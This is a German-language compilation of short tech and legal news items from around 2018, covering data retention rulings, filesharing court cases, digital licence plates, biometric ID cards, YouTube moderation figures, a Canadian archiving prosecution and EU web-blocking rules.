Auf eine Klage der Deutschen Telekom vom Mai 2017 hat das Verwaltungsgericht Köln jetzt erstmals in der Hauptsache entschieden und kam ebenfalls zum Schluss: Die Vorratsdatenspeicherung ist rechtswidrig. Nun hat die Entscheidung des Verwaltungsgerichtes Köln eine zentrale Bedeutung für alle betroffenen Internet- und Telekommunikationsunternehmen. Die Kölner Richter sehen die Sachlage ebenso, wie bereits das Oberverwaltungsgericht Nordrhein-Westfalen schon vorher, wonach die Regelungen zur aktuellen Form der Vorratsdatenspeicherung nicht mit Europarecht vereinbar sei. Das Verwaltungsgericht bezieht sich darauf, dass nach der Rechtsprechung des Europäischen Gerichtshofs eine nationale Regelung unwirksam wäre, die für die Strafverfolgung eine allgemeine und unterschiedslose Vorratsspeicherung sämtlicher Verkehrs- und Standortdaten aller Teilnehmer für alle elektronischen Kommunikationsmittel vorsehe.

Tatsächlich ist das Kölner Urteil jedoch noch nicht rechtskräftig. Gegen das Urteil kann beim Oberverwaltungsgericht NRW Berufung eingelegt werden. Sollten sich beide Seiten darauf einigen, wäre wegen der grundsätzlichen Bedeutung der Sache auch eine Sprungrevision beim Bundesverwaltungsgericht in Leipzig möglich. Jedoch ändert das alles nichts an der Tatsache, dass die Vorratsdatenspeicherung in Deutschland vorerst ausgesetzt bleibt.

Eco-Vorstand Oliver Süme begrüßte die klare Ansage aus Köln. Das neue Urteil sende ein wichtiges Signal an die gesamte Internetbranche: „Wir sehen unsere grundsätzlichen Bedenken, hinsichtlich der Wiedereinführung der Vorratsdatenspeicherung, damit bestätigt." Von der Bundesregierung fordert Süme, umgehend zu reagieren und „diese kostspielige Odyssee für die Unternehmen" zu beenden und „endlich Rechts- und Planungssicherheit" zu schaffen.

P2P-Klage: WG-Anschluss haftbar bei Widersprüchen

Der Inhaber von einem WG-Anschluss hat kürzlich ein Verfahren vor dem Amtsgericht Charlottenburg Az 216 C 330/17 gegen ein Filmstudio verloren, weil die Aussagen seiner acht Mitbewohner widersprüchlich waren. Dies empfand das Gericht als wenig plausibel. Sofern sich mehrere Personen das Internet teilen, wird dies für den Anschlussinhaber immer mehr zu einem Tanz auf dem Vulkan.

Der Anschlussinhaber einer Wohngemeinschaft erhielt eine Abmahnung der Kanzlei Waldorf Frommer, weil jemand über seine Internetleitung illegal einen Film heruntergeladen und gleichzeitig verbreitet hat. Der Abgemahnte sagte aus, er habe das Werk nicht mittels einer Files-

haring-Software öffentlich zugänglich gemacht. Sieben der acht Mitbewohner waren zum fraglichen Zeitpunkt anwesend, lediglich eine Mitbewohnerin kam als Täterin nicht infrage, weil sie sich im Ausland aufhielt.

Anfangs sagte der Angeklagte vor Gericht, keiner seiner Mitbewohner habe die fragliche Rechtsverletzung zugegeben. Teilweise hätten die Mitbewohner seine Frage erst gar nicht beantwortet. Zum Surfverhalten bzw. der Nutzung von P2P-Clients seiner Mitbewohner könne er keine Angaben machen. Nach einem richterlichen Hinweis modifizierte der Beklagte seine Aussage dahingehend, dass nun alle Mitbewohner angegeben hätten, dass sie keine Filesharing Software. Sie hätten das streitgegenständliche Werke auch nicht heruntergeladen oder per Stream konsumiert. Auch wurden jetzt mehr Details zum Nutzungsverhalten aller Mitbewohner preisgegeben. Auf den Einwand der klagenden Partei Waldorf Frommer, dass sich diese Angaben widersprechen würden, kam vom Angeklagten keine weitere Reaktion.

Das Amtsgericht Charlottenburg kam deswegen zu dem Urteil, dass die Angaben des Angeklagten unzureichend und wenig plausibel seien, um der sekundären Darlegungslast zu genügen. Laut BGH (Urteil vom 12. Mai 2016 – 1 ZR 48/15) muss das Gericht die Aussagen einer Plausibilitätsprüfung unterziehen. Der Angeklagte hat zudem den Fehler begangen, auf den Hinweis der Widersprüchlichkeit nicht zu reagieren. Der Inhaber vom WG-Anschluss wurde folglich zur Zahlung eines Schadenersatzes in Höhe von 1.000 Euro verurteilt. Der Einwand des Beklagten, weder die Kanzlei Waldorf Frommer, noch der IT-Dienstleister oder das Filmstudio könne belegen, wie oft der Film im fraglichen Zeitraum verbreitet wurde, hat das Gericht abgelehnt. Entscheidend sei der öffentliche Upload an Dritte an sich, nicht die Anzahl der illegal verbreiteten Filmkopien. Wie häufig der Film Dritten hochgeladen wurde, konnte der Verurteilte naturgemäß auch weder schätzen noch belegen. Er wurde daher antragsgemäß zur Zahlung des Schadensersatzes, der außergerichtlichen Kostennote und zur Übernahme der gesamten Verfahrenskosten des Amtsgerichts verurteilt.

Schweigen vor Gericht die denkbar ungünstigste Reaktion Fazit: Die Inhaber von einem WG-Anschluss haben keinen Freifahrtschein, ganz im Gegenteil! Wer Aussagen über seine Mitbewohner macht, darf sich inhaltlich nicht widersprechen. Ansonsten droht – wie in diesem Fall – die Verurteilung des Anschlussinhabers, weil er der sekundären Darlegungslast des Gesetzgebers nicht genügt hat. Gleiches gilt für die Beschuldigten selbst oder ihre Lebensgefährten oder Ehepartner. Leider ist

man bei der Haftung selbst dann nicht auf der sicheren Seite wenn man beweisen kann, dass man längerfristig gar nicht daheim war. Dazu kommt: Wenn vom Kläger oder Richter der Einwand kommt, dass sich die eigenen Aussagen widersprechen, dann ist das Schweigen die denkbar ungünstigste Reaktion. Diese Erkenntnis kommt für den Angeklagten nun aber zu spät.

P2P-Klage: Verurteilung bei widersprüchlichen Angaben

Unter dem Az 4 C 1319/16 wurde am 10.11.2017 beim Amtsgericht Landshut eine P2P-Klage verhandelt, bei dem die süddeutsche Medienkanzlei Waldorf Frommer ein Filmstudio vertreten hat. Gegenstand des Gerichtsverfahrens war ein illegales Tauschbörsenangebot eines urheberrechtlich geschützten Kinofilms. Der Angeklagte weigerte sich die empfangene Abmahnung zu begleichen und sagte vor Gericht, er halte diese für „Betrug„. Er verstrickte er sich allerdings in Widersprüchen, die ihm letztlich vor Gericht die Niederlage eingebracht haben.

Der vor dem Amtsgericht Landshut in Anspruch genommene Anschlussinhaber hatte zuvor schriftlich behauptet, den streitgegenständlichen Film nicht in einer Tauschbörse verbreitet zu haben. Zum Tatzeitpunkt hätten aber seine Ehefrau, seine Kinder sowie sein Schwiegersohn ebenfalls unbeschränkten Zugang zu seinem Internetanschluss gehabt. Zwar hätten allesamt die Begehung der Tat auf seine Nachfrage hin abgestritten. Jedoch könne es sich bei diesen Angaben auch um reine Schutzbehauptungen handeln. Schließlich hätten die Familienmitglieder in größerem Umfang Filme und Musikdateien heruntergeladen, wenn auch – nach Kenntnis des Beklagten – auf legalem Wege.

Im Termin zur mündlichen Verhandlung bekräftigte der Beklagte dann, er glaube seinen Familienangehörigen, dass sie die Tat nicht begangen hätten. Auch im Übrigen widersprach der Beklagte den Ausführungen in wesentlichen Teilen, die er zuvor in schriftlicher Form zu Protokoll gebracht hatte. Die bereits zum Termin als Zeugen geladenen Familienmitglieder machten von ihrem Zeugnisverweigerungsrecht Gebrauch. Oder aber sie bestätigten, für die Rechtsverletzung nicht verantwortlich gewesen zu sein.

Das Amtsgericht Landshut bewertete die widersprüchlichen Aussagen des Beklagten dahingehend, dass sie nicht ausreichend zur Erfüllung der ihm obliegenden sekundären Darlegungslast seien. Davon abgesehen, dass er sich selbst widersprochen habe, sei er seinen Nachforschungspflichten, wer denn konkret den Film über seinen Internetanschluss verbreitet hat, nicht in ausreichender Form nachgekommen. Um sich zu entlasten, hätte er jemanden benennen müssen, der statt ihm die Urheberrechtsverletzung begangen hat. Das geschah nicht. Außerdem war das AG Landshut nicht davon überzeugt, dass der Beklagte die Befragung seiner Familienmitglieder tatsächlich durchgeführt hat.

Bei einer P2P-Klage die eigene Meinung besser für sich behalten! Im Rahmen der mündlichen Verhandlung gab dieser an, er halte die Abmahnung von Waldorf Frommer für „Betrug“ und habe deswegen nach eigener Aussage „selbst nichts weiter unternommen“. Ausschlaggebend war auch, dass sich der Beklagte grundsätzlich gegenüber der Abmahnung sehr skeptisch geäußert habe. Im Rahmen des Verfahrens stellte sich dann heraus, dass nicht der Angeklagte sondern sein Sohn den Anwalt aufgesucht hat. Von daher wurde vermutet, dass wahrscheinlich der Sohn, der ebenfalls als Täter in Betracht kam, die Nachforschungen innerhalb der Familie durchgeführt hat. Dass der Beklagte die Nachforschungen seinem Sohn als potentiellen Täter überließ und die Anwaltsvollmacht lediglich unterschrieben hat, führte zu erheblichen Zweifeln am Wahrheitsgehalt seines Vortrages, was alleine zu Lasten des Beklagten ging.

Das Amtsgericht Landshut verurteilte den Beklagten daher antragsgemäß unter dem Az 4 C 1319/16 zur Zahlung von Schadensersatz und zum Ersatz der außergerichtlichen Abmahnkosten sowie zur Übernahme der Kosten des Verfahrens. Die Forderungshöhe von Waldorf Frommer wurde vor Gericht ebenfalls für angemessen gehalten.

Fazit: Wer sich bei einer P2P-Klage erfolgreich vor Gericht verteidigen will, sollte seine Meinung über den deutschen Abmahnwahn lieber für sich behalten. Zudem muss man beweisen können, dass man innerhalb der eigenen Familie intensive Untersuchungen zur Aufklärung des Falles durchgeführt hat. Wer kein Familienmitglied als Täter denunzieren benennen kann, war als Anschlussinhaber schon häufiger vor Gericht unterlegen und musste für die Kosten geradestehen. Auch war es schon in mehreren P2P-Klagen für den Abgemahnten von Nachteil, sich in irgendwelchen Widersprüchen zu verstricken.

Dubai testet digitale KFZ-Kennzeichen

Dubai probt von Mai bis zum Jahresende den Einsatz smarter Autokennzeichen im Straßenverkehr. Dabei werden die bisher verwendeten Metallschilder durch digitale Bildschirme (Smart-Number-Plates) ersetzt, die neben Sensoren zur Kollisionserkennung auch über eingebaute GPS verfügen, sowie mit Sender und Empfänger und einem Mikroprozessorchip ausgestattet und zudem mit der IoT-Plattform Tag2Connect (T2C) der Verkehrsbehörde des Emirats vernetzt sind, berichtet Gulf News. Die Autos werden ständig überwacht, der Autofahrer ist somit gläsern.

Basierend auf dem Internet of Things (IoT) und der Blockchain-Technologie wird die T2C-Plattform eine direkte kontinuierliche Echtzeitkommunikation zwischen Fahrzeugen ermöglichen und eine weitreichende Kommunikation mit dem Traffic Monitoring Center gewährleisten. Ein weiteres Novum ist das Projekt „Fahrzeugkette“, mit dem die Fahrzeugzulassungsabteilung bei der Straßen- und Verkehrsbehörde von Dubai (RTA) die Geschichte eines Fahrzeugs von der Herstellung bis zur Verschrottung verfolgen kann: „Das Projekt „Fahrzeugkette“ wird alle Beteiligten wie Hersteller, Händler, Werkstätten, Versicherer, Genehmigungsbehörden, Polizei- und Fahrzeugbesitzer auf einer einzigen Plattform zusammenführen. Dies wird die dringend benötigte Transparenz in der Autoindustrie, insbesondere auf dem Gebrauchtwagenmarkt, bringen“, meint Abullah Yousuf Al Ali, CEO der RTA-Lizenzagentur und fügt hinzu, dass es derzeit nicht so einfach wäre, herauszufinden, ob ein bestimmtes Fahrzeug beschädigt war, einen Unfall hatte oder welche Reparaturen durchgeführt wurden. Die gesamte Lebensgeschichte des Autos inklusive aller Verkehrsverstöße, Unfälle und Reparaturen sowie alle gefahrenen Routen sind mit dem smarten KFZ-Kennzeichen demzufolge dauerhaft verbunden.

Laut Sultan Abdullah al-Marzouqi, dem Leiter der Fahrzeugzulassungsabteilung bei der Straßen- und Verkehrsbehörde von Dubai, werden die Schilder den Fahrern in Dubai das Leben erleichtern. Neben der Kontaktaufnahme mit der Polizei und den Rettungsdiensten, wenn das Fahrzeug in einen Unfall verwickelt ist, ermöglichen die vernetzten Autos eine Echtzeitkommunikation mit anderen Verkehrsteilnehmern über die Verkehrsbedingungen oder mögliche Unfälle, gleichzeitig sollen sie aber auch ein Lagebild der Straßen Dubais vermitteln. Bei Diebstahl des Fahrzeuges kann das Nummernschild via Fernzugriff auch als gestohlen markiert und damit entweder unbrauchbar gemacht werden oder den Diebstahl des Fahrzeuges anzeigen. Die Smart-Number-Plates werden mit der Verkehrsakte und der E-Geldbörse des Fahrers verbunden, so dass die Autofahrer auf diese Weise die Fahrzeugregistrierung durchführen können. Die Zahlung von Geldstrafen, Park- und Mautgebühren oder eine Erneuerung von Kennzeichen wird automatisch von den Benutzerkonten abgebucht. Die Fahrer werden in der Lage sein, jede Transaktion unter Verwendung der Kennzeichen durchzuführen, ohne dass das Kundenbetreuungszentrum aufgesucht werden muss. Wie Gulf News informiert, wolle man bei der Einführung bzw. dem Test der smarten Kennzeichen unter anderem den Verkehr und das Verhalten der Verkehrsteilnehmer genauer unter die Lupe zu nehmen.

Mit dem Testlauf wollen die Behörden ermitteln, wie zuverlässig das System mit den digitalen KFZ-Kennzeichen funktioniert, besonders die Auswirkungen des heißen Klimas von Dubai auf die Technik, inklusive möglicher technologischer Störungen, die durch das Wüstenklima bedingt sind. Außerdem will Dubai die Kosten für den flächendeckenden Einsatz ermitteln und herausfinden, wie sich das System am besten betreiben lässt.

Sowohl das dauerhaft aktive GPS, als auch die gespeicherten Daten werfen Fragen zum Datenschutz auf. Die Nutzung der neuen Technik könnte dazu verwendet werden, um Bewegungsmuster ihrer User zu erstellen und somit einen detaillierten Einblick in deren Persönlichkeitsbereich gewähren.

Back in black – HD Vinyl kommt zurück

Mit der HD Vinyl kommt die Schallplatte zurück. Dann klappt es auch mit dem erfolgreichsten Anmachspruch der späten Sechziger, Siebziger und Achtziger Jahre: „Möchtest du meine Plattensammlung sehen“? Und wie soll man heute ein Mädchen in seine Bude locken? Im Zeitalter von Spotify und Apple Music hat der Besitz von Musik an Glanz verloren. Heute hat jeder auf dem Smartphone Zugriff auf mehr als 40 Millionen Songs.

Trotz aller Digitalisierung verzeichnet die Schallplatte seit Jahren konstante Zuwachsraten. 2017 wurden allein in Deutschland 3,3 Millionen Vinyl-Platten verkauft, der Umsatz lag bei 74 Millionen Euro. So viele Platten wurden seit den Neunzigern nicht mehr verkauft. In Gegensatz zur Schallplatte, fällt der CD-Umsatz in den Keller.

2019 kommt die HD Vinyl auf den Markt

Das Tullner Start-up Rebeat Innovation konnte sich für sein High Definition Vinyl-Verfahren mit einer Finanzspritze von 3,88 Millionen Euro, von der österreichischen Investmentgesellschaft GW Invest, unter Beteiligung der Förderbank Austria Wirtschaftsservice (aws) sichern. Spieldauer und Frequenzumfang von diesen Schallplatten sollen erhöht und Produktionskosten gesenkt werden. Ein weiterer Vorteil: Die neuen HD-Schallplatten sollen auch mit alten Abspielgeräten kompatibel sein, verspricht der Rebeat-Chef., ohne dass dabei die Wiedergabetreue beeinträchtigt wird. Für die maximale Soundqualität wird man sich aber wohl einen speziellen HD-Plattenspieler anschaffen müssen.

Die neuen, verbesserten Platten decken einen größeren Frequenzbereich ab, außerdem passen bis zu 30 Prozent mehr Ton-Informationen auf die Platte. Ein wesentlicher Anteil der Begrenzung lag bisher auch daran, dass insbesondere zur Mitte hin die Klangqualität schlechter wurde. Mit dem besseren Verfahren kann man hier für einen Ausgleich sorgen. Bei dem neuen Fertigungsprozess wird mit digitalem Ausgangs-Material gearbeitet. Eine Software erstellt aus diesem erst einmal ein dreidimensionales Modell des Negativs, das dann mit einem Laserverfahren auf die eigentliche Press-Matrize übertragen wird. Das ist nicht nur genauer, sondern geht auch deutlich schneller als das herkömmliche Herstellungsverfahren mit Schneidemaschinen aus den 60ern, die mechanisch die Toninformationen in die Matrize kratzen. Dadurch sollen Schallplatten entstehen, die präzisere Klanginformationen enthalten und weniger Verluste verursachen. Da weniger Chemikalien zum Einsatz kommen und die Pressmatrizen länger verwendet werden können, wird durch die neue Technik die Umwelt geschont. Immerhin müssen hier nicht mit mehreren Arbeitsschritten erst weiche Modelle erzeugt und dann kräftig gehärtet werden.

Rebeat verspricht eine bessere Klangqualität, einen höher reichenden Frequenzgang (bis zu 100 kHz), bis zu 40 Prozent mehr Spielzeit und 30 Prozent mehr Amplitude als bei aktuellen Schallplatten.

„Soll ich dir mal meine Plattensammlung zeigen?“ Dann klappt es auch wieder mit der Nachbarin.

EU-Kommission fordert digitalen Fingerabdruck auf Personalausweisen

Die EU-Kommission unterbreitet am 17. April 2018 den 28 Mitgliedsstaaten mit neuen Plänen ein erweitertes Maßnahmenpaket zur Abwehr des Terrorismus. Demnach sollen die Mitgliedsstaaten verpflichtet werden, digital gespeicherte Fingerabdrücke und weitere biometrische Daten in den Personalausweis aufzunehmen, wie Die Welt in ihrer Montagsausgabe berichtet.

Kriminellen und Terroristen soll es durch Einführung dieser Maßnahme erschwert werden, Dokumente zu fälschen. EU-Innenkommissar Dimitris Avramopoulos sagte der „Welt“: „Wir müssen die Schrauben anziehen, bis es keinen Raum mehr gibt für Terroristen oder Kriminelle und keine Mittel mehr für sie, Anschläge durchzuführen. Das bedeutet, dass ihnen der Zugang zu Geld, gefälschten Dokumenten, Waffen und explosiven Stoffen versperrt werden muss und sie zugleich daran gehindert werden müssen, unsere Grenzen unentdeckt zu überqueren.“ Brüssel werde aus diesen Gründen heraus vorschlagen, die Sicherheitsvorkehrungen bei Personalausweisen zu verbessern.

Nach Informationen der „Welt“ ist konkret geplant, dass der digitale Fingerabdruck auf Personalausweisen zum Standard in der EU wird und somit Personalausweise in allen EU-Mitgliedsstaaten verpflichtend mit dem digitalen Fingerabdruck und weiteren, bisher nicht näher genannten, biometrischen Daten versehen werden. Anschließend müssen die Mitgliedsstaaten dem Vorhaben aber noch zustimmen. Als Identifikationsmerkmal ist in Deutschland die Erfassung von Fingerabdrücken bisher nur bei Reisepässen verpflichtend und im Personalausweis freiwillig, allerdings verfügen die Personalausweise auch aktuell bereits über biometrische Merkmale, denn das Passfoto muss maschinell auswertbar sein.

Kritik an dem neuen Vorhaben der EU-Kommission kommt von Konstantin von Notz, Bundestagsabgeordneter von Bündnis 90/Die Grünen. Auf Anfrage von Golem.de meint er dazu: „Die Kommission geht mit ihrem Vorstoß, künftig auch Fingerabdrücke und andere biometrische Daten verpflichtend in Ausweisdokumenten zu speichern, den nächsten Schritt in Richtung einer drohenden Totalüberwachung von mehr als 500 Millionen Bürgerinnen und Bürgern. In Verbindung mit dem im vergangenen Jahr beschlossenen automatischen Abgleich der Lichtbilder und dem Ausbau der ‚intelligenten Videoüberwachung‘ bekommt der Staat immer mehr Möglichkeiten, umfangreiche Bewegungsprofile von Bürgerinnen und Bürgern zu erstellen. Avramopoulos Aussage sei „nicht weniger als die Abkehr vom liberalen Rechtsstaat.“

YouTube löschte 8 Millionen Videos

Die Videoplattform Google stand wie andere soziale Netzwerke in den vergangenen Jahren stark in der Kritik. Immer wieder wurde der Vorwurf laut, nicht genug gegen Hass-Kommentare und Videos zu tun. YouTube der zu Google gehörende Dienst

gelobte Besserung und hat nun ein erstes Zwischenfazit gezogen.

Zwischen Oktober und Dezember 2017 wurden auf YouTube insgesamt 8.284.039 Videos mit Unterstützung einer Künstlichen-Intelligenz (KI) gelöscht. Begründung: Diese Videos würden gegen die Richtlinien von YouTube verstoßen. Bei den meisten dieser Clips handelte es sich um sexuelle Inhalte, Spam, Gewaltextremismus oder um Personen, die versuchten, jugendgefährdende Inhalte hochzuladen. Das geht aus dem Transparenzbericht hervor.

6.685.731 der etwas über 8,2 Millionen gelöschten Videos wurden automatisch durch Algorithmen (KI) markiert. Gut 76 Prozent dieser sogenannten „geflaggten" Videos seien schließlich entfernt worden, bevor sie auch nur ein einziges Mal von einem User angeschaut wurden. Das KI-Erkennungssystem wurde mit zwei Millionen Videos trainiert. Vorher haben menschliche Mitarbeiter diese Videos begutachtet. Damit keine bereits abgelehnten Videos erneut auf die Plattform hochgeladen werden, erfolgt ein Abgleich der intern geführten Datenbank mit einer Software. Bis Ende 2018 soll sich die Zahl der sogenannte Content Moderatoren, die sich mit regelwidrigen Inhalten befassen, auf 10.000 erhöht werden, heißt es von Seiten des Unternehmens.

1.131.962 der gelöschten Videos wurden von Trusted Flaggers gemeldet, die eine YouTube-Schulung durchlaufen haben und regelmäßig Videos auf mögliche Verletzungen der Richtlinien begutachten und melden. Ein Tool hilft ihnen dabei, mehrere Videos gleichzeitig zu melden. 402.335 der gelöschten Clips wurden von normalen YouTube-Nutzern markiert, 63.938 von Nichtregierungsorganisationen, 73 von staatlichen Behörden, so der YouTube-Bericht weiter.

Bei den von Personen gemeldeten Videos ging es im beobachteten Zeitraum in 30,1 Prozent der Fälle um sexuell freizügige Inhalte. 26,4 Prozent der Meldungen verwiesen auf Clips mit Spam oder falschen Angaben. Auf Hassreden und ähnlicher Missbrauch entfielen 15,6 Prozent. Terror-Propaganda war der Grund für rund 491.000 Meldungen, was 1,6 Prozent entspricht. Deutschland ist auf Platz fünf der Länder mit den meisten Meldungen von Nutzern nach Indien, den Vereinigten Staaten, Brasilien und Russland.

Provinz Neuschottland: Teenager droht Freiheitsstrafe wegen Computermissbrauchs

Einem 19-jährigen Kanadier droht eine Gefängnisstrafe von bis zu 10 Jahren. Einziger Grund dafür ist, er hat bis zu 7.000 öffentlich zugängliche Dokumente vom Informationsfreiheitsportal der Provinz Neuschottland heruntergeladen. Das Material stand für jedermann frei zugänglich zur Verfügung, berichtet der öffentliche kanadische Rundfunk CBC.

Dafür, dass er nichts anderes angestellt hat, als allgemein zugängliche Daten heruntergeladen zu haben, muss sich ein Teenager nun vor einem Strafgericht wegen „nicht autorisierter Nutzung eines Computersystems" verantworten. Er selbst war davon überzeugt, er würde ein Archiv mit öffentlichen Informationen herunterladen: „Ich habe mich nicht versteckt. Ich hätte nicht gedacht, dass dies falsch wäre, weil es sich um öffentliche Informationen handelt. Da es öffentlich war, dachte ich, es sei ok, es herunterzuladen und zu

speichern", meinte er. Ein Irrtum, der sich nun als schlimmer Fehler erweisen könnte und der bereits eine Hausdurchsuchung nach sich gezogen hat.

Von der stattgefundenen Hausdurchsuchung waren alle Familienangehörigen betroffen: Nicht nur, dass der 19-Jährige verhaftet und verhört wurde, die 15 involvierten Polizeibeamten durchsuchten das gesamte Haus, beschlagnahmten die elektronischen Geräte der Familie, verhafteten den noch minderjährigen Bruder auf dem Schulweg und nahmen ihm das Laptop weg. Die Mutter sagt, sie, ihr Mann und zwei ihrer Kinder seien im Wohnzimmer eingesperrt gewesen: „Sie haben uns unsere Rechte vorgelesen und uns gesagt, dass wir nicht reden sollen. Unsere Tochter, sie war wirklich traumatisiert." Zudem wurden die Eltern und die minderjährigen Geschwister stundenlang verhört, alles ohne Rechtsbeistand. Beamte nahmen die 13-jährige Tochter mit, um sie in einem Polizeiauto zu befragen. In einem Interview mit dem CBC führte die Mutter aus: „Die Leute gingen in die Küche, gingen ins Esszimmer, gingen nach oben. Sie gingen in den Keller. Sie gingen überall durch das Haus. Sie haben alles durchsucht. Sie haben Matratzen umgedreht, Schubladen ausgeleert, persönliche Papiere durchgesehen, Bilder".

Das Hobby des 19-jährigen Kanadiers ist es, Dinge zu archivieren: „Ich bewahre Dinge, ich archiviere das Internet. Ich habe Geschichte auf meinem Computer und all das sollte gespeichert bleiben und so fortbestehen", sagt er. So war dies nicht die erste Website, die der Teenager für das „allgemeine Interesse gerettet" hatte. Er schätzt, dass er rund 30 Terabyte Online-Daten auf Festplatten in seinem Haus hat, was „Millionen" von Webseiten entspricht. Normalerweise kopiert er Online-Foren, wie 4chan und Reddit, wo Beiträge entweder schnell gelöscht werden oder schwierig zu finden sind.

Das Brisante an diesem Fall ist, dass sich unter dem kopiertem Material auf dem von Unisys betriebenen öffentlichen Server ungefähr 250 Dokumente befanden, die nicht für die Öffentlichkeit bestimmt waren. Dabei handelte es sich um nicht redigierte Aufzeichnungen der Provinzregierung mit sensiblen persönlichen Informationen, die keinesfalls für die Veröffentlichung bestimmt waren. Weder waren die Daten passwortgeschützt, noch als vertraulich gekennzeichnet. Ansonsten handelte es sich um Akten über Bürger, die Anfragen nach dem Informationsfreiheitsgesetz über sie selbst betreffende Daten gestellt haben.

Am Freitag beschuldigte Neuschottlands Premier, Stephen McNeil, die Person, die die Dokumente heruntergeladen habe, die Informationen „ge-

stohlen“ zu haben. Zwar wird dem Jugendlichen nicht vorgeworfen, die vertraulichen Daten an Dritte weitergegeben zu haben, dennoch muss er sich nun vor einem Strafgericht verantworten. Darauf kann es bis zu zehn Jahre Haft geben. Der 19-Järige verteidigt sich: „Ich hatte einfach keine böswillige Absicht und ich sollte dafür nicht angeklagt werden“

Die kanadische IT-Szene reagierte mit Wut und Bestürzung auf das Ereignis. Sie meinen zum Einen, dass vertrauliche Daten nie ungeschützt im Netz stehen dürften, zum Anderen solle die Regierung ihre Fehler eingestehen und sich keinen Sündenbock dafür suchen. Neben einem Appell, die Anklage gegen den 19-jährigen Kanadier fallen zu lassen, weist die Electronic Frontier Foundation (EFF) zudem darauf hin, dass der Server nicht einmal Einschränkungen für Suchmaschinen angab, so dass ein Teil der Dokumente auf Google gecached sowie im Internet Archive gespeichert wurde.

Mit einer Spendenkampagne will Dragos Ruiu, Sicherheitsforscher und Veranstalter der SecWest-Konferenzreihe, genauso wie auch andere Spender dazu beitragen, die Verteidigung des Teenagers zu bezahlen. Vertreten wird er von dem auf Datenschutz spezialisierten Anwalt David Fraser.

Studie: Es besteht kein Zusammenhang zwischen aggressivem Verhalten und Computerspielen

In einer aktuellen Langzeitstudie, die im Fachmagazin Molecular Psychiatry veröffentlicht wurde, über die Auswirkungen von Gewaltspielen am Computer haben Hamburger Wissenschaftler nachgewiesen, dass das Spielen von gewaltverherrlichenden Computerspielen bei Erwachsenen zu keinerlei Aggressivität führt. Ob das auch auf das Verhalten von computerspielenden Kindern oder Jugendlichen zutreffe, sei nicht untersucht worden, erklärte das Universitätsklinikum Hamburg-Eppendorf (UKE). An der Untersuchung nahmen 90 Erwachsene mit einem Durchschnittsalter von 28 Jahren teil. 48 davon waren weiblich.

Die Probanden, alles keine Harcore-Gamer, teilten die Forscher in drei Gruppen auf. Eine davon spielte in einem Zeitraum von zwei Monaten im Durchschnitt 33 Stunden lang das Action- und Shooter-Game Grand Theft Auto (GTA), in dem die Akteure für aggressives Verhalten belohnt werden. In der zweiten Gruppe spielten die Teilnehmer das Simulations- und Strategiespiel „Die Sims“, in dem die Spieler virtuelle Figuren kreieren, deren Aussehen sowie Personalität sie individuell formen und die sie dann in ihren sozialen Netzwerken begleiten können und die restlichen Probanden spielten gar keine Computerspiele.

Die Wissenschaftler kontrollierten anhand verschiedener Untersuchungen, wie Fragebögen und impliziten Verhaltenstests, die Aggression sowie die unterschwellige Aggression der Teilnehmer, sowohl vor der Spielzeit als auch danach. Darüber hinaus wurde auch das Sozialverhalten, vor allem die Empathie-Fähigkeit überprüft. Diese Tests wurden zwei Monate nach dem letzten Videospiel wiederholt. Als Fazit ergab sich das Resultat, dass sich unabhängig von der verstrichenen Zeit „keine signifikanten oder relevanten Verhaltensänderungen der Spieler“ feststellen ließen.

Simone Kühn, Arbeitsgruppenleiterin aus der Klinik und Poliklinik für Psychiatrie und Psychotherapie des UKE zieht die folgende Bilanz: „Der in der Öffentlichkeit oft angeführte negative Einfluss von Gewalt-Videospielen auf das Verhalten der Spielerinnen und Spieler lässt sich wissenschaftlich nicht nachweisen. In unserer Studie konnten wir keine signifikanten oder relevanten Verhaltensänderungen der erwachsenen Probanden feststellen. Nun ist noch zu erforschen, ob sich auch das Verhalten von Kindern und Jugendlichen nicht durch das Spielen von Gewaltspielen nachhaltig verändert“. Zu erforschen gelte es jedoch noch, ob die Ergebnisse auch auf das Verhalten von computerspielenden Kindern oder Jugendlichen übertragen werden können.

EU erlaubt Behörden ab 2020 Webseiten-Zensur

Brüssel erlaubt Netzsperren ab 2020. Einzelne Behörden sind dann ermächtigt, einzelne unliebsame Seiten abzuschalten bzw. nicht mehr zugänglich zu machen. Kritiker erinnert die neue Verbraucherschutzverordnung an die Zensurmaßnahmen in China.

Ein neues Regelwerk der EU zum Verbraucherschutz, die „CPC-Verordnung“, ermächtigt künftig Ämter, den Zugang zu Websites zu sperren, „um das Risiko einer schwerwiegenden Schädigung der Kol-

lektivinteressen von Verbrauchern zu verhindern“. Dadurch könnten Behörden wie die Bundesanstalt für Finanzdienstleistungsaufsicht, das Luftfahrt- oder das Eisenbahn-Bundesamt einzelne Webseiten sperren. Dies geht aus einer Antwort der Bundesregierung auf eine Anfrage des FDP-Abgeordneten Manuel Höferlin hervor.

Zwar betont das zuständige Bundesjustizministerium, dass Internetsperren nur als schärfste Sanktion verhängt werden dürften, eine mildere Variante seien Warnhinweise an die Verbraucher. Doch genau in diese Richtung zeigt die geplante „CPC-Verordnung“.

Dieses Thema ist von erheblicher Brisanz. Die Sperrung von Internetseiten etwa wegen rechtsextremistischer oder gewaltverherrlichender Inhalte wird in Deutschland seit Langem kontrovers diskutiert. Die frühere Bundesfamilienministerin Ursula von der Leyen (CDU) hatte ein Gesetz zur Sperrung kinderpornografischer Websites verfasst, das 2011 nach heftigsten Protesten jedoch aufgehoben wurde.

Kritiker wie der FDP-Abgeordnete Höferlin lehnen Netzsperren ab: „Dass fachfremde Behörden wie das Eisenbahn-Bundesamt zukünftig über die Einführung von Netzsperren entscheiden können, ist absurd. Mit der EU-Verordnung bewegen wir uns weiter in Richtung staatlicher Zensur.“ Es ist zu befürchten, das die legislativen Kämpfe um eine Regulierung der großen Internet-Plattformen erst an ihrem Anfang stehen.

Osterüberraschung: Streaming-Abos sind ab dem 1. April europaweit nutzbar

Das bisherige Geoblocking bekommt rechtliche Grenzen: Die Lieblingsserie oder die Bundesliga-Spiele im Urlaub am Strand schauen? Bislang gab es das nicht, dafür den Hinweis, dass diese Inhalte im jeweiligen Land nicht verfügbar sind. Am Ostersonntag tritt für Streaming-Abos eine neue EU-Regel in Kraft. Dann fallen im Rahmen der EU-Verordnung zur grenzüberschreitenden Portabilität von Online-Bezahlinhalten (Portabilitätsverordnung) die digitalen Grenzzäune innerhalb der EU.

